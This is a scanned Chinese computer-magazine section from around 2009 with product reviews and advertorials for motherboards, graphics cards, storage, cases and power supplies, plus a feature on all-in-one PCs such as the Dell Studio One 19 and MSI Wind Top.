为了解决这些问题, 越来越多的简易超频技术诞生了。通过实力雄厚的主板厂商的悉心研发, 超频的门槛一再降低。而华硕推出的Turbo Key更让超频简单到了极致——只要一按机箱电源按钮, 就能超频, 安全、便捷、贴心。2009年, 可以说是“全民超频”的元年。超频的一切担忧都已烟消云散。Xtreme Design主板正在向你招手。

### ASUS NO.1 Performance 性能...

CPU性能更是在游戏中的表现起到了至关重要的作用。华硕Turbo Key一键超频技术可以通过机箱按钮进行处理器频率的超频/恢复工作, 不管你正在玩游戏还是看电影, 完全不会有任何冲突。同时由于这种切换功能也让CPU不必长时间工作在高频状态, 有效提升了产品的使用寿命。结合Turbo V超频软件提升CPU频率后, 类似《失落星球》这类FPS游戏至少可以提升10帧的表现, 岂不悠哉?





Turbo Key一键超频就这么简单

### ASUS NO.1 Reliability 可靠...

系统稳定性是整机的关键, 我们所说的“品质出色”也正是在形容一款产品的稳定性。华硕Xtreme Phase超级多相供电技术将是CPU及内存所需能量最稳定的来源, 即使在严苛的极限超频情况下, 超级多相供电技术都有着最为出色的表现, 囊括全球大多数超频记录就是华硕主板品质的佐证。而最新的Stack Cool 3 (+)技术, 增加PCB层数及铜箔厚度等全新设计也可以实现更高的超频幅度以及更低的运行温度。



更多的供电相数带来更强电气性能



更高含铜量的PCB板, 让主板更能超、寿命更长

### ASUS NO.1 Safety 安全...

科技的发展让电脑的普及速度一点都不亚于手机, 个人电脑已经是我们生活当中不折不扣的生产工具和娱乐工具, 长时间使用电脑对于很多人来说更是家常便饭, 安全、健康就成了焦点。记得一位高人曾经说过, 10年前中国最热销的是创业和职场方面的书, 10年后最热销的变成了养生, 这恰恰证明了生活水平提高后, 大家对身心健康的日渐重视。华硕主板在这方面考虑得也格外周到, EMI防辐射设计可以比普通主板降低至少30%的辐射量, 大大低于国家标准。而全新的ESD防静电设计杜绝了由于静电造成芯片击穿带来的系统瘫痪, 避免电脑发生“意外”。正所谓“安全加健康, 它好, 我也好。”




ESD防静电设计杜绝了静电造成芯片击穿现象



EMI防辐射设计有效呵护用户的健康

华硕将这一系列独有的设计称为Xtreme Design, 字面翻译为极限设计, 但实际上却是华硕深究用户使用习惯, 创造出的面面俱到的人性化技术合集。有了这么多好的技术, 不就是为了全民超频吗? 不正是为了大家都有稳定、安全的主板吗? 问问自己: “我买的主板到底能不能超频? 能不能做到安全、健康?” 能与不能只是一字之差, 但这一个字却凝结着几百名华硕顶尖工程师的汗水和努力, 这也正是华硕主板可以屹立主板领域龙头地位多年的独家秘籍。

优点: 个头小巧, 整合显示核心强大, 适用于组建HTPC  
不足: 售价略高  
亮点指数: 9  
实用指数: 9.5  
推荐指数: 9.5



## 小个头也有大智慧 索泰ION ITX C翼扬离子平台套装

参考价格: 1399元  
0755-83307560

索泰ION ITX C翼扬离子平台套装虽然采用的是单核的Atom N230处理器, 不过由于它套装主板集成的GeForce 9400显示核心支持高清视频的硬件解码功能, 因此即便处理器性能比较一般, 该平台在播放高清视频时仍然不会出现任何定格、卡机的现象。同时, GeForce 9400显示核心频率为450MHz, 流处理器频率则达到了1100MHz, 一些对硬件性能要求较低的游戏, 这套平台也是完全可以胜任的。最重要的是, 这款产品的尺寸仅为17cm×17cm, 对于外观小巧的HTPC机箱来说再合适不过了。麻雀虽小, 五脏俱全, 它提供了两条内存插槽, 最大支持4GB容量的双通道DDR2 800内存。三个SATA2接口足以满足硬盘扩展需求, 并且还支持RAID 0/1/0+1磁盘阵列。外设接口埠上, 不仅有VGA+DVI+HDMI的全接口设计, 同时还有千兆网络输出和WiFi 802.1n无线网络输出天线。1399元虽然不是个小数目, 不过已经是一个半成品平台价格, 加上硬盘、内存和HTPC机箱即可配成一台实用的HTPC主机了。

## 数据保险箱

### 力杰锐盾II C801

参考价格: 699元 (320GB)

400-886-9518

优点: 刷卡解锁加锁, 更安全

力杰锐盾II C801是全球第一款2.5英寸磁卡感应型加密移动硬盘, 采用独特的盾牌原型设计, 显得稳重大方, 外壳采用高档的镁铝合金材质, 坚固耐用, 更确保内部硬盘的安全。表面采用UV平滑镜面处理, 气质高贵典雅, 无论是对商务用户还是个人用户, 都比较适合。最引人注目的就是力杰锐盾II C801包装内的两张感应卡, 这两张感应卡可以说是C801移动硬盘的“钥匙”, 没有它, 移动硬盘将无法使用。C801采用AES-128位硬件加密技术和RFID射频自动识别感应技术, 只需轻轻一刷感应卡即可打开硬盘加密, 再刷一次则将硬盘加密, 这种加密方式更加安全 and 人性化, 让C801成为名副其实的“数据保险箱”。C801内部采用8MB缓存、5400rpm笔记本硬盘, 采用标准USB 2.0接口设计。另外还采用Low Power HDC低功耗技术, 有效降低了主轴马达产生的噪音, 更加安静, 震动更小。✂



## 经济型高清首选

### 华硕蓝光王BR-04B2T

参考价格: 699元

800-820-6655

优点: 性价比高, 支持影像升频技术

华硕光存储近期推出全新的蓝光王BR-04B2T蓝光光驱产品, 为用户带来前所未有的影院级别全高清影音享受, 更推崇“智能绿色”特性, 再配合699元超诱惑的售价, 可谓是经济型蓝光高清解决方案中的首选之作。华硕蓝光王BR-04B2T支持4倍速的蓝光盘片读取规格, 还支持8X DVD-ROM、8X DVD±R/RW和32X CD-ROM/R/RW读取, 而主流的SATA接口也可保障高速数据传输过程中的稳定。BR-04B2T采用了“TTHD影像升频技术”, 在展现蓝光影片震撼效果的基础上, 可将DVD格式的480p插值倍线输出为1080p, 并消除掉标准画质内容在高清屏幕上播放时常会出现的锯齿状边缘以及画面模糊缺陷, 在高画质大屏幕上也能享受高质量的DVD影片。蓝光王BR-04B2T延续华硕“智能绿色”的理念, 支持业内独有的“E-Green智能休眠技术”即通过智能检测判断, 将待机状态下光驱内部没有使用的元件关闭。在不影响光驱应用的情况下, 减少电量消耗, 减少CO<sub>2</sub>排放和森林消耗。✂




# 4 ESET NOD 32

杀毒软件首选  
Smart Security

## 更强的自我防护!

优化ThreatSense 高级启发式引擎  
更低系统资源占用  
为您的计算机提供全方位安全服务

抵御恶意软件 拒绝黑客攻击  
过滤垃圾邮件 轻松简单易用



V2 Version 2 | 6

官方网站: <http://www.eset.com.cn>  
技术支持: [support@version-2.com.cn](mailto:support@version-2.com.cn)  
服务热线: 010-6241-0660  
产品咨询: 0755-83015850  
官方论坛: [club.eset.com.cn](http://club.eset.com.cn)



## 聪明技术 聪明显卡

### 华硕ENGTX260 MATRIX显卡

参考价格: 1699元

800-820-6655

优点: 做工用料出色, 具备多种实用附加功能

不足: 售价高于同档次产品

亮点指数: 9.5

实用指数: 9

推荐指数: 9

华硕ENGTX260 MATRIX显卡配备了能够实时监控GPU电压、显存电压、GPU负载和显卡各部分温度的智能硬件芯片。在玩3D大型游戏时, 显卡会在高负载状态自动超频, 智能芯片会通过提升显示芯片和显存的频率和电压, 大幅提升显卡性能。而进入超频状态, 散热风扇也会根据GPU负载的高低来实时调节风扇转速, 有效控制发热。2D低负载状态时, 显卡进入低负载模式, 此时风扇会完全停转, 只使用散热片被动散热, 在完全静音的环境下, 让用户上网聊天或是享受高清视频。正是有了这套人性化的解决方案, 华硕的Hybrid Cooler散热系统的性能才得到了最高效的发挥, 55纳米工艺的GT200-103-B3显示核心的性能也得到了有机利用。出色的设计和精良的做工让华硕显卡拥有一流的电气性能, 而众多特殊设计则让华硕显卡更加贴近广大用户。

## 廉价实用

### 映泰G41D-M7主板

参考价格: 499元

95105530

优点: 价格实惠, 带有DVI数字接口


不足: 扩展性能有限

亮点指数: 8.5

实用指数: 9

推荐指数: 8.5

映泰G41D-M7主板是一款针对入门级用户的产品, 虽然只采用三相供电设计, 但广大入门级用户使用的Intel 45nm处理器的供电要求其实并不高, 而且即便上更高端的四核心产品, 三相供电也完全能够胜任。为了节省成本, 产品将内存插槽缩减为两个, 同时省去了PCI-E×1接口, 不过两条PCI和一条PCI-E×16接口已经能够满足扩展需求了。虽然G41+ICH7的芯片组组合并未提供磁盘阵列功能, 不过大多数主流用户使用的都是单硬盘。外设接口埠上, 除了VGA接口外, 产品还提供了DVI接口, 满足数字接口显示器用户的需求。G41芯片组集成的GMA X4500以及板载的千兆网卡和7.1声道声卡也为用户节省了不少预算, 用于入门级平台再合适不过了, 同时产品小巧的外形也很适用于HTPC平台。



## 主流节能帮手

### 百盛节能管家金钻版电源

参考价格: 156元

400-678-8388

优点: 售价低廉, 拥有多项节能设计, 转换效率高

不足: 用料上有待加强

亮点指数: 9

实用指数: 9

推荐指数: 9

节能管家金钻版是节能管家的升级版产品。它同样也是定位于主流用户, 不过的性能指标却提升了一个大的台阶。首先, 产品的最高转换效率达到了82%, 待机功耗小于1W, 能够有效为用户节省电费。产品依旧延续了航嘉历来主张的静音设计, 采用了直径为12cm的大尺寸静音风扇, 同时该风扇还会根据温度传感器的指示自动调节风扇转速, 有效提高散热效率。独创的显示器节能插座, 可以让用户将显示器直接插在电源上, 关机即关闭显示器。此外, 它还在老版本的基础上加入了6pin显卡辅助供电接口以及可拆卸的8pin处理器辅助供电接口, 为高功耗显卡和CPU提供了稳定的供电保障。产品额定功率为300W, 波峰值则达到400W, 已经能够满足主流用户需求。156元的市场售价也算是非常有性价比了。



## 雅致典范 先马HTPC-Q1机箱

参考价格: 499元

020-36031688

优点: 做工用料出色, 外观时尚, 散热设计合理


不足: 扩展空间有限

亮点指数: 9.5

实用指数: 9

推荐指数: 9

先马HTPC-Q1机箱是先马旗下首款专为HTPC用户打造的产品。Q1机箱的外层挡板采用全阳极氧化、拉丝工艺处理, 有效提升了硬度和耐磨性。配上纯黑用色, 看上去精致、时尚。产品采用超薄设计, 尺寸仅为338mm(长)×420(宽)×95mm(高)。卧式箱体内部能够兼容Micro-ATX和Mini-ITX等规格的小型主板, 并且提供有一个光驱位和一个硬盘位, 同时也标配专用电源。虽然内部扩展空间有限, 但HTPC普遍是作为用户的第二台甚至第三台电脑, 通过局域网与其他电脑连接, 并调用局域网中的多媒体资源, 因此单即便是单硬盘也绝不会影响用户使用。散热设计是HTPC的关键, Q1机箱在有限的空间内配置了足够的散热孔, 侧



板三组, 背板一组, 并且在侧板上加入了直径为12cm的大型静音风扇扩展位, 为用户提供了完善的散热环境。前置面板上, 除了USB接口、前置音频接口外, 产品还配备了众多人性化按键, 并且配备了红外接收器, 用户可以通过产品附赠的遥控器控制整套HTPC, 使用起来更加惬意。HTPC机箱由于产量低, 工艺和用料要求都相对较高, 因此售价往往高高在上, 然而先马Q1机箱上市售价却仅在499元, 是目前性价比最高的HTPC解决方案之一。价格便宜, 量又足, 绝对值得推荐。



## 诱惑不止一点点 影驰GTS250上将版显卡

参考价格: 799元

400-700-3933

优点: 性价比出色, 配备高速显存, 超频能力出众

不足: 未搭载1GB显存

亮点指数: 9

实用指数: 9.5

推荐指数: 9

影驰GTS250上将版显卡基于影驰自主研发的非公版设计, 供电部分较之公版有所加强, 五相供电设计, 配合大量高品质用料, 给产品带来了稳定的供电环境。配合512MB/256bit 0.8ns的高速显存颗粒, 产品默认核心/显存频率达到了738M/2200MHz, 大幅超出公版的GeForce GTS250, 但0.8ns的显存标称频率在2500MHz左右, 显然还有很大的超频空间。散热方面, 产品配备了一体式的风道散热器, 并且拥有大尺寸的静音风扇, 高效散热的同时有效控制产品的工作噪音。产品为用户提供了DVI、VGA和HDMI接口, 方便不同需求的用户。最为重要的是这款性能出色的高频版产品目前的售价仅为799元, 具有绝对的性价比。



## 性价比精品 精英G41T-M2主板

参考价格: 549元

010-82676699

优点: 售价低廉, 适合入门级用户


不足: 做工用料有待提升

亮点指数: 8.5

实用指数: 9

推荐指数: 9

精英G41T-M2主板采用小板设计, G41+ICH7的芯片组配备以及VRD11.1供电标准设计, 让它能够完善支持45nm工艺、最高前端总线1333MHz的全系列Intel LGA775接口处理器, 处理器供电电路采用三相供电设计, 并配备了高品质的固态电容和密闭式电感, 稳定性方面值得信赖。虽然两条内存插槽的设计会一定程度影响扩展, 不过现在单条2GB的内存已经很便宜了。作为一款高度整合化的产品, 两条PCI-E×1接口、一条PCI接口和一条PCI-E×16接口的配置已经能够满足用户的扩展需求。而外设接口埠上, 除了有四组USB2.0接口外, DVI+VGA的显示输出设计也能够满足各种用户的需求。产品目前的市场售价为549元, 算是比较有性价比了。





# ALL IN ONE

## 一体机的复苏

/文 PCFAN评测室

同烦人的连接线说再见,指尖在屏幕上欢快地舞蹈,在“ALL IN ONE”的口号下将屏幕与主机融合,对于追求简单、个性、惬意生活的人来说,一体机的出现,让这个夏天多了几分色彩……

### 在夏日里成长的精灵

“目前一体电脑在全球PC市场的占有率仅在3%左右,而且绝大多数消费群体都在国外,预计到2015年,全球一体电脑的市场份额将增长到7%。这意味着,一体电脑不仅会在未来几年内拉动PC消费,而且中国市场是厂商的重点竞争场所,市场发展在加速。”——厂商对一体机充满期待。

2009年第一季度华硕Eee Top、nScreen I91轮番上市,戴尔、HP、联想、MSI、AOC、Gateway等众多品牌旗下一体机新品纷纷上市,大有形成IT市场新热点之势,更加轻薄、小巧、精致的机身加上并不太高的价格,吸引了众多消费者的注意力。随着一体机的整体复苏,IT领域一场新的革新似乎已经到来。

### ALL IN ONE的融合之道

一体机集主机与屏幕于一体,一句ALL IN ONE让融合与包容成为一体机的根本,在有限的空间内,实现尽可能多的功能,与太极的包容思想略有几分相同的韵味。

透明亚克力面板、金属、烤漆……各种元素的运用,除让一体机外观更为时尚外,也更易融入用户家居生活。小巧的体积节省了大量桌面空间,从客厅到卧室,轻薄的机身单手便可轻松提起。支持触控操作液晶面板工艺提升和成本下降后的普及,让一体机为用户人机互动操作带来更多乐趣,而近年来上游芯片厂商低功耗平台的不断推出,成功控制一体机功耗的同时,让绿色节能成了一体机新的亮点。

攫取并努力实现台式机的丰富功能,向笔记本的便携性看齐,一体机在取众家之长后形成了独属自己的整机性能,并在台式机和笔记本之间成功地找到了属于自己的用户群。

### 一体机族群

对个性与时尚的追求,带来的是市场的细分,经历了漫长沉淀后的一体机能否在本次复苏后找准自己的市场定位和用户群呢?

小巧精致的外观造型充满个性与时尚气息,Intel的Atom平台和AMD的Yukon平台足以应对上网浏览、主流影片播放、在线视频、Q版游、文本/PPT办公等日常应用需求,无线/蓝牙模块的配备更让用户可随时接入网络。对于对性能要求不高,看重产品外观的年轻时尚人群具有很大吸引力,而购买电脑主要用于学习、上网、聊天的老人、学生也将是一体机的用户群之一。白领的办公桌、图书馆/机场等公共资料查询地,也将是一体机出现的最佳场所。

### 薄的精彩 优派VPC100


参考价格: 3999元

800-820-3870

优点: 超薄机身设计 升级方便

操控方式: 有线键鼠

优派 VPC 100	
处理器	Intel Atom N270 1.6GHz
芯片组	Intel i945GSE
内存	1GB DDR2
硬盘	ST 160GB SATA/5400rpm
光驱	DVD刻录
显卡	Intel GMA 950
屏幕	18.5英寸(1366×768)



### 35cm的魅力

以黑色为主的机体,经过烤漆工艺处理的正面板发出高亮黑色光泽,宽大的屏幕下边框由一条银色装饰条分为两个部分,延伸出来的宽大边框可让用户自由发挥,放上一些装饰用的小物件或便利贴。底座也采用了梯级设计,面对用户较低的位置可以放上手机、U盘等小东西。值得一提的是优派VPC100本身最厚处仅35mm(配备内置光驱),而机身大量直线条的运用和长方形底座让外观视觉感更薄。

### 升级扩展较优

全黑的键鼠套装边缘处的抛光设计和表面哑光效果与一体机整体外观颜色搭配协调,键鼠整体操控和输入感尚可,分布在键盘上方和右侧的十二个快捷键倒是可以为用户操作带来不少便利。四个USB2.0、两个PS/2和一个RJ45以及四合一读卡器插槽主要位于机身右侧和背面,取下机身背面下方的后盖便可看到硬盘和内存位,2.5英寸SATA硬盘和普通DDR2内存的选用在升级时颇为方便。

### 软性价值值得期待

优派以知名LCD品牌的身份涉足一体机领域,在屏幕显示效果方面的表现是值得肯定的,16:9 18.5英寸屏整体画面色彩还原真实,较大的点距可有效减缓视觉疲劳。在配置方面采用Intel Atom N270与Intel i945GSE的组合与如今主流上网本接近,播放电影和待机时,功耗分别为35.56和1.22W(因屏幕亮度不同有所差异,仅作参考)。作为优派推出的第一款一体机,VPC100轻薄的外观设计和方便的升级性是值得肯定的,不过随机预装软件较少的遗憾也有待改进。

## 一体机也玩性能

### 戴尔Studio One 19

参考价格: 7880元

400-889-7210 (手机)  
800-858-2759 (座机)

优点: 多点触控 性能较强  
操控方式: 有线键鼠+触控



#### 戴尔Studio One 19(S210551CN)

处理器	Intel 酷睿2 E8400
内存	4GB DDR2
硬盘	500GB SATA/5400rpm
光驱	DVD刻录
显卡	Nvidia GeForce 9400
屏幕	18.5英寸(1366×768)



**产品简介:** Studio One 19依靠强劲的性能和支持多点触控操作的18.5英寸屏幕, 在一体机新品中颇为抢眼。四种彩色织物饰边和一种纯白外框尽可能满足用户对个性的追求, 扁平的带状支架充满科技和时尚感。3.0GHz主频的Intel 酷睿2 E8400处理器、DDR2 4GB内存和500GB/SATA硬盘以及Nvidia GeForce 9400的组合让Studio One 19在性能方面不输普通台式机。手指轻拂、双指开合、指尖拖动等动作在多点触控屏幕的帮助下, 让指尖舞蹈得以完美上演。

## 点触灵感

### MSI Wind Top AE1900

参考价格: 4999元

800-820-8588

优点: 触控式操作  
操控方式: 有线键鼠+触控



#### 晶透时尚

依靠屏幕背后的透明水晶支架支撑, MSI在Wind Top AE1900机身四周加入了透明边框设计, 边缘处内凹的弧面为整机增添了不少亲切、柔和的感觉, 而摄像头、支架转轴、下边框装饰条等部分的银色的运用则很好地起到了点缀作用。

#### 走近Wind touch

支持触控操作的18.5英寸屏是Wind Top AE1900的一大特色, 为用户更好地使用触控功能, MSI还为Wind Top AE1900预装了Wind touch软件, 工作、玩乐、工具、网络四大菜单项, 囊括了日常应用需要使用的软件快捷方式。触控笔或手指操作时反应均较为灵敏, 良好的文字输入识别让老人和儿童也能轻松完成文字录入。

#### Atom N230也实在

MSI为定位于入门级市场的Wind Top AE1900选用了主频为1.6GHz的Atom N230处理器, 本身在性能上与Atom N270相差无几, 不过由于定位桌面级产品的关系, TDP功耗为4W (N270为2W), 而Wind Top AE1900在播放电影和待机时, 功耗分别为38.41W和2.53W。虽然同优派VPC100具备一样的扩展接口, 不过一体式机身后盖让Wind Top AE1900在升级时略显麻烦。



#### MSI Wind Top AE1900

处理器	Intel Atom N230 1.6GHz
芯片组	Intel i945GSE
内存	1GB DDR2
硬盘	ST 160GB SATA/5400rpm
光驱	DVD刻录
显卡	Intel GMA 950
屏幕	18.5英寸(1366×768)



不输华硕Easy Mode的MSI Wind touch



针对桌面产品的N230和N270具有相同主频

## 会“变脸”的一体机

### AOC M92

参考价格: 3940元

800-858-1777

优点: 面板可更换  
操控方式: 有线键鼠



#### AOC M92

处理器	Intel Atom N270 1.6GHz
芯片组	Intel i945GSE
内存	1GB DDR2
硬盘	ST 160GB SATA/5400rpm
光驱	DVD刻录
显卡	Intel GMA 950
屏幕	18.5英寸(1366×768)

**产品简介:** 第一眼看到18.5英寸屏幕的M92外观, 很容易想到AOC经典的罗密欧系列LCD。下边框由镂空的扁平支架支撑, 屏幕侧面装饰用的银色外边框线条, 加上经过抛光处理的正边框, 给人很强的时尚感。宽大的下边框创新的采用可更换面板设计, 碳黑、钛银、春粉、酒红、海蓝和木棕在内六款彩壳, 让用户根据使用环境和心情随意更换, 打造符合自己个性的一体机外观, 而Atom N270处理器、DDR2 1GB内存、160GB硬盘、RAMBO刻录机的组合也符合一体机主流配置。



## 下一个上网本?

个性、时尚、小巧精致的外观设计, 主要针对日常应用和互联网内容消费需求的性能……在一体机和上网本之间, 可以找到诸多共同点, 而一体机经历了沉淀与积累后, 作为一块新兴市场正受到越来越多厂商和消费者的关注。看着上网本市场日益严重的同质化问题, 让人不禁想到随着一体机新品和品牌的陆续增多, 当越来越多的消费者接受一体机产品时, 一体机市场会不会出现IT品牌疯狂涌入的情况。

目前一体机产品按操作方式不同可分为触控操作和外接键鼠操作两种, 15.6英寸的华硕Eee Top为大众消费者带来了体验触控操作的机会, MSI Wind Top AE1900和戴尔Studio One 19则将屏幕扩大至18.5英寸, 后者更加入了对多点触控操作的支持, 加上各家独有的触控软件, 让主打触控操作的产品早早进入软性价值竞争, 也为差异化的出现提供了机会, 而外接键鼠操作这类产品则在工业设计上力求创新。无论是追求轻薄还是走科技、时尚路线, 从外观上更好融入用户家居生活, 并以较低价格让入门级用户接受已经成为这类产品的发展方向。



## 炫酷时尚 技展红警8号机箱


参考价格: 199元

0755-86338331

优点: 外形炫酷, 散热性能强

